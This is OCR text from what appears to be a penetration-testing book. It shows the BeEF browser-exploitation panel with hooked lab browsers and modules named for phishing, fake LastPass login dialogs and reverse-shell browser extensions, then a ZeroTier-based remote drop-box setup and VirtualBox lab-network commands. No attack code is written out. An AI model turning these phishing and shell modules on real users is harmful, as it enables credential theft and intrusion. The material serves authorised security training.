

Hooked Browsers
Online Browsers
192.168.42.27
192.168.42.26
Offline Browsers
Basic
Requester
Getting Started
Logs
Zombies
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (58)
Chrome Extensions (6)
Debug (9)
Exploits (110)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Module Results History
id
date
label
Ready


Hooked Browsers
Online Browsers
192.168.42.27
192.168.42.26
A
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Clickjacking
Lcamtuf Download
Spoof Address Bar (data URL)
Clippy
Edge WScript WSH Injection
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plugin)
Simple Hijacker
TabNabbing
Fake Evernote Web Clipper Login
B
Fake LastPass
Firefox Extension (Bindshell)
Firefox Extension (Dropper)
Firefox Extension (Reverse Shell)
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE 9/10)
Module Results History
id
date
label
The results from executed command modules will be listed here.
Fake LastPass
Description:
Displays a fake LastPass user dialog.
Id:
19
C
Execute
Ready
127.0.0.1:3000/ui/panel#


Recycle Bin
Web Page
Not secure
192.168.42.27
This is a vulnerable web page
We are using browser exploitation.
Sign In
LastPass
Email:
fake@email.local
Password:
password123
Remember Email
Remember Password
Show Vault After Login
Login
Cancel
New here? Create an Account.


Chapter 18: Best Practices for the Real World









RJ45



Allow me
to introduce
myself >
FLIPPER



Penetration testing machine
deployed at customer location
Host OS
(Microsoft Windows)
Kali Linux VM
Firewall
Internet
You
ZeroTier


ZEROTIER
Download
Knowledge Base
API
Community
Account
Networks
Logout
A
B
Create A Network
Your Networks
Networks: 1
Authorized Nodes: 4 / 25
SEARCH
1 networks...
NETWORK ID
NAME
DESCRIPTION
SUBNET
NODES
CREATED
Personal Uses only.
4
2019-10-15



Your Networks
Networks: 2
Authorized Nodes: 4 / 25
New Network
SEARCH
2 networks...
NETWORK ID
NAME
DESCRIPTION
SUBNET
NODES
CREATED
Personal Uses only.
4
2019-10-15
b6079f73c60444b2
gloomy_bell
172.24.0.0/16
0
2024-01-06



Members
Search (Address / Name)
Display Filter
Authorized
Not Authorized
Bridges
Inactive
0
Active
1
Hidden
0
Sort By
Address
Name
1-1 / 1
Auth?
Address
Name/Description
Managed IPs
Last Seen
Version
Physical IP
(short-name)
(description)
172.24.0.x
LESS THAN A MINUTE
-1.-1.-1
1-1 / 1


1-1 / 1
Auth?
Address
Name/Description
Managed IPs
Last Seen
Version
Physical IP
White Tiger
(description)
172.24.148.146
172.24.0.x
1 MINUTE
1.12.2
UNKNOWN


1-2 / 2
Auth?
Address
Name/Description
Managed IPs
Last Seen
Version
Physical IP
White Tiger
(description)
172.24.148.146
172.24.0.x
1 MINUTE
1.12.2
Kali Linux
(description)
172.24.167.23
172.24.0.x
LESS THAN A MINUTE
1.12.2


Appendix









```
glen@ubuntu:~$ cd /usr/bin/
glen@ubuntu:/usr/bin$ VBoxManage dhcpserver add --netname PentestNet --ip 172.30.1.1 --netmask 255
.255.255.0 --lowerip 172.30.1.20 --upperip 172.30.1.50 --enable
glen@ubuntu:/usr/bin$ VBoxManage dhcpserver add --netname HiddenNet --ip 10.11.12.1 --netmask 255.
255.255.0 --lowerip 10.11.12.20 --upperip 10.11.12.50 --enable
glen@ubuntu:/usr/bin$ VBoxManage dhcpserver add --netname RedTeamLab --ip 192.168.42.1 --netmask 2
55.255.255.0 --lowerip 192.168.42.20 --upperip 192.168.42.50 --set-opt=6 192.168.42.40 --enable
```


```
glen@ubuntu:~/Downloads$ 7z x kali-linux-2024.1-virtualbox-amd64.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,16 CPUs AMD Ryzen 9 7900X 12-Core Processor

Scanning the drive for archives:
1 file, 3148943725 bytes (3004 MiB)

Extracting archive: kali-linux-2024.1-virtualbox-amd64.7z
--
Path = kali-linux-2024.1-virtualbox-amd64.7z
Type = 7z
Physical Size = 3148943725
Headers Size = 241
Method = LZMA2:26
Solid = +
Blocks = 1

 10% 2 - kali-linux-2024.1-virtualbox-amd . inux-2024.1-virtualbox-amd64.vdi
```

